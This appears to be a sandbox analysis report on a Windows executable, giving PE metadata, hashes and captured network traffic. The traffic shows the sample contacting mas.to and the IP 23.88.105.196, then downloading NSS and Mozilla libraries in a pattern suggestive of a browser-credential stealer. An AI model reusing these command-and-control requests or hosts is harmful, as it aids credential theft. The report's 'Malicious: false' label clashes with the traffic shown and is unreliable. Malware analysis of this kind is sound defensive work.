SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z..._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[....."!.....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG...`...''...B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.746051743268102
TrID:	• Win32 Executable (generic) a (10002005/4) 91.23% • Win32 Executable Borland Delphi 7 (665061/41) 6.07% • Win32 Executable Borland Delphi 6 (262906/60) 2.40% • Win32 Executable Delphi generic (14689/80) 0.13% • Windows Screen Saver (13104/52) 0.12%
File name:	EITyS0c1l1.exe
File size:	1648640
MD5:	3c6a15ef43bcc9483d77bf2e12d5cc7f
SHA1:	ad6a3befae15bffa77c5198b5e73c5c29a809f88
SHA256:	393253379d5fef504e68d7cc55e722879837620623d6ec4 4ef23c69503d4c332
SHA512:	9307cfb1586ab6f8ba5dbb5009e64a7d7658c0e415a3a0a 48f15e6942002eb83cad186aada9dfffea987295ddeb5f63 7fd65fb430804b35d10b6aafbe04b8050
SSDEEP:	24576:QJ6EBIZYYdVXt1EX9uOJwQ5No04Hoawhb5BJ nXvxWmmq0LBPdchd:QooW9/XnvgwQ5C04Ibb5BJXIV qMBPdY
File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	b99988fcd4f66e0f

Static PE Info

General

Entrypoint:	0x466824
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0

General

Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	0d4dbb56c32c47336294683fc02fb7e2

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x6586c	0x65a00	False	0.512607626076	data	6.52210609106	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x67000	0x14e8	0x1600	False	0.421164772727	data	3.98994918878	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x69000	0xc85	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x6a000	0x2336	0x2400	False	0.363389756944	data	4.97390787044	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x6d000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x6e000	0x18	0x200	False	0.05078125	data	0.20448815744	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x6f000	0x73d8	0x7400	False	0.609947467672	data	6.67785382742	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x77000	0x121a00	0x121a00	False	0.642776219249	data	6.49498056728	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
English	Great Britain	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 20:50:21.576189995 CEST	192.168.2.3	8.8.8.8	0x274c	Standard query (0)	mas.to	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:50:21.601447105 CEST	8.8.8.8	192.168.2.3	0x274c	No error (0)	mas.to		88.99.75.82	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- mas.to
- 23.88.105.196

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49794	88.99.75.82	443	C:\Users\user\Desktop\ElTyS0c1l1.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49822	23.88.105.196	80	C:\Users\user\Desktop\ElTyS0c1l1.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:50:40.562460899 CEST	8082	OUT	POST /1013 HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 23.88.105.196 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--
Sep 27, 2021 20:50:40.677162886 CEST	8083	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 18:50:40 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 39 39 0d 0a 1f 8b 08 00 00 00 00 00 00 03 65 8c b1 0a 83 30 10 86 9f c6 25 48 50 8b 4b 32 d6 4e 1d 2c d4 6e 5d ae 31 5a 31 21 21 b9 ab f5 ed 2b c9 58 0e fe ef 3b f8 ef ea b2 fe 9b a6 ad ca 4e 4f 40 06 65 d1 5d ee d7 a1 bf 15 4f c9 38 7e 51 30 3e c2 91 1b 18 a3 91 71 26 58 33 41 e2 0b d4 4a 3e a9 72 a3 4e e2 21 c6 cd 85 31 2d 40 f8 4e 32 3b 37 9b 5c 20 54 89 8f e1 9c 2f c3 ee f3 db 55 ef 07 65 5b 49 0c a4 a5 75 9f 45 47 61 29 2e 4a 58 7f 92 3f 78 84 d6 b9 ba 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 99e0%HPK2N,n]1Z1!!+X;NO@e]O8~Q0>q&X3AJ>rN!1-@N2;7\ T/Ue[luEGa).JX?x0
Sep 27, 2021 20:50:40.696834087 CEST	8083	OUT	GET /freebl3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:50:40.719293118 CEST	8085	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 18:50:40 GMT Content-Type: application/x-msdos-program Content-Length: 334288 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "519d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 18:50:40 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 f0 2f 05 84 91 41 56 84 91 41 56 84 91 41 56 8d e9 d2 56 88 91 41 56 5d f3 40 57 86 91 41 56 1a 31 86 56 85 91 41 56 5d f3 42 57 80 91 41 56 5d f3 44 57 8f 91 41 56 5d f3 45 57 8f 91 41 56 a6 f1 40 57 80 91 41 56 4f f2 40 57 87 91 41 56 84 91 40 56 d6 91 41 56 4f f2 42 57 86 91 41 56 4f f2 45 57 c0 91 41 56 4f f2 41 57 85 91 41 56 4f f2 be 56 85 91 41 56 4f f2 43 57 85 91 41 56 52 69 63 68 84 91 41 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d8 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 d8 03 00 00 66 01 00 00 00 00 00 29 dd 03 00 00 10 00 00 00 f0 03 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00 a3 73 05 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 70 e6 04 00 50 00 00 00 c0 e6 04 00 c8 00 00 00 00 40 05 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fc 04 00 d0 1d 00 00 00 50 05 00 e0 16 00 00 30 e2 04 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 e2 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 38 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 d6 03 00 00 10 00 00 00 d8 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 fc fe 00 00 00 f0 03 00 00 00 01 00 00 dc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 2c 48 00 00 00 f0 04 00 00 04 00 00 00 dc 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 05 00 00 04 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e0 16 00 00 00 50 05 00 00 18 00 00 00 e4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@ !L!This program cannot be run in DOS mode.$/AVAVAVVAV]@WAV1VAV]BWAV]DWAV]E WAV@WAVO@WAV@VAVOBWAVOEWAVOAWAVOVAVOCWAVRichAVPELb["!f)ps@pP@xP0T@8.textt `.rdat a@@.data,H@.rsrcx@@@.relocP@B
Sep 27, 2021 20:50:40.983767986 CEST	8433	OUT	GET /mozglue.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:50:41.005944967 CEST	8434	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 18:50:40 GMT Content-Type: application/x-msdos-program Content-Length: 137168 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "217d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 18:50:40 GMT Cache-Control: max-age=86400 X-Cache-Status: HIT X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8d c2 55 b1 c9 a3 3b e2 c9 a3 3b e2 c9 a3 3b e2 c0 db a8 e2 d9 a3 3b e2 57 03 fc e2 cb a3 3b e2 10 c1 38 e3 c7 a3 3b e2 10 c1 3f e3 c2 a3 3b e2 10 c1 3a e3 cd a3 3b e2 10 c1 3e e3 db a3 3b e2 eb c3 3a e3 c0 a3 3b e2 c9 a3 3a e2 77 a3 3b e2 02 c0 3f e3 c8 a3 3b e2 02 c0 3e e3 dd a3 3b e2 02 c0 3b e3 c8 a3 3b e2 02 c0 c4 e2 c8 a3 3b e2 02 c0 39 e3 c8 a3 3b e2 52 69 63 68 c9 a3 3b e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 c4 5f eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 7a 01 00 00 86 00 00 00 00 00 00 e0 82 01 00 00 10 00 00 00 90 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 02 00 00 04 00 00 16 33 02 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 c0 01 00 74 1e 00 00 b4 de 01 00 2c 01 00 00 00 20 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fa 01 00 d0 1d 00 00 00 30 02 00 68 0c 00 00 00 b9 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 b9 01 00 18 00 00 00 68 b8 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 01 00 f4 02 00 00 6c be 01 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ca 78 01 00 00 10 00 00 00 7a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 5e 65 00 00 00 90 01 00 00 66 00 00 00 7e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 bc 0b 00 00 00 00 02 00 00 02 00 00 00 e4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 69 64 61 74 00 00 38 00 00 00 00 10 02 00 00 02 00 00 00 e6 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 20 02 00 00 04 00 00 00 e8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0c 00 00 00 30 02 00 00 0e 00 00 00 ec 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$U;;;;W;8;?;:;>;:;:w;?;>;;;;9;Rich;PEL_["!z@3@A@t, x0 hTTh@l.textxz `.rdata^ef~@@.data@.didat8@.rsrcx @@.reloch0@B
Sep 27, 2021 20:50:41.107743025 CEST	8577	OUT	GET /msvcp140.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:50:41.129198074 CEST	8579	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 18:50:41 GMT Content-Type: application/x-msdos-program Content-Length: 440120 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "6b738-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 18:50:41 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a6 c8 bc 41 e2 a9 d2 12 e2 a9 d2 12 e2 a9 d2 12 56 35 3d 12 e0 a9 d2 12 eb d1 41 12 fa a9 d2 12 3b cb d3 13 e1 a9 d2 12 e2 a9 d3 12 22 a9 d2 12 3b cb d1 13 eb a9 d2 12 3b cb d6 13 ee a9 d2 12 3b cb d7 13 f4 a9 d2 12 3b cb da 13 95 a9 d2 12 3b cb d2 13 e3 a9 d2 12 3b cb 2d 12 e3 a9 d2 12 3b cb d0 13 e3 a9 d2 12 52 6 9 63 68 e2 a9 d2 12 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 16 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 04 06 00 00 82 00 00 00 00 00 00 50 b1 03 00 00 10 00 00 00 20 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 d0 06 00 00 04 00 00 61 7a 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 43 04 00 82 cf 01 00 f4 52 06 00 2c 01 00 00 00 80 06 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 78 06 00 38 3f 00 00 00 90 06 00 34 3a 00 00 f0 66 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 28 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 50 06 00 f0 02 00 00 98 40 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 72 03 06 00 00 10 00 00 00 04 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 10 28 00 00 00 20 06 00 00 18 00 00 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 36 14 00 00 00 50 06 00 00 16 00 00 00 20 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 70 06 00 00 02 00 00 00 36 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 03 00 00 00 80 06 00 00 04 00 00 00 38 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 3a 00 00 00 90 06 00 00 3c 00 00 00 3c 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$AV5=A;";;;;;;-;RichPEL8'Y"!P az@ACR,x8?4:f8(@P@@.tex tr `.data(@.idata6P @@.didat4p6@.rsrc8@@.reloc4:<<@B
Sep 27, 2021 20:50:41.594017982 CEST	9037	OUT	GET /nss3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:50:41.616427898 CEST	9038	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 18:50:41 GMT Content-Type: application/x-msdos-program Content-Length: 1246160 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "1303d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 18:50:41 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 23 83 34 8c 67 e2 5a df 67 e2 5a df 67 e2 5a df 6e 9a c9 df 73 e2 5a df be 80 5b de 65 e2 5a df f9 42 9d df 63 e2 5a df be 80 59 de 6a e2 5a df be 80 5f de 6d e2 5a df be 80 5e de 6c e2 5a df 45 82 5b de 6f e2 5a df ac 81 5b de 64 e2 5a df 67 e2 5b df 90 e2 5a df ac 81 5e de 6d e3 5a df ac 81 5a de 66 e2 5a df ac 81 a5 df 66 e2 5a df ac 81 58 de 66 e2 5a df 52 69 63 68 67 e2 5a df 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ad 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 0e 00 00 1e 04 00 00 00 00 00 77 f0 0e 00 00 10 00 00 00 00 0f 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 13 00 00 04 00 00 b7 bb 13 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 9d 11 00 88 a0 00 00 88 3d 12 00 54 01 00 00 00 b0 12 00 70 03 00 00 00 00 00 00 00 00 00 00 00 e6 12 00 d0 1d 00 00 00 c0 12 00 14 7d 00 00 70 97 11 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 97 11 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 81 e8 0e 00 00 10 00 00 00 ea 0e 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 10 52 03 00 00 00 0f 00 00 54 03 00 00 ee 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 74 47 00 00 00 60 12 00 00 22 00 00 00 42 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 70 03 00 00 00 b0 12 00 00 04 00 00 00 64 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 14 7d 00 00 00 c0 12 00 00 7e 00 00 00 68 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#4gZgZgZnsZ[eZBcZYjZ_mZ^lZE[oZ[dZg[Z^mZZfZ fZXfZRichgZPELb["!w@@=Tp}pT@.text `.rdataRT@@.datatG`"B@.rsrcpd@@.reloc}~h@B
Sep 27, 2021 20:50:43.551552057 CEST	10340	OUT	GET /softokn3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
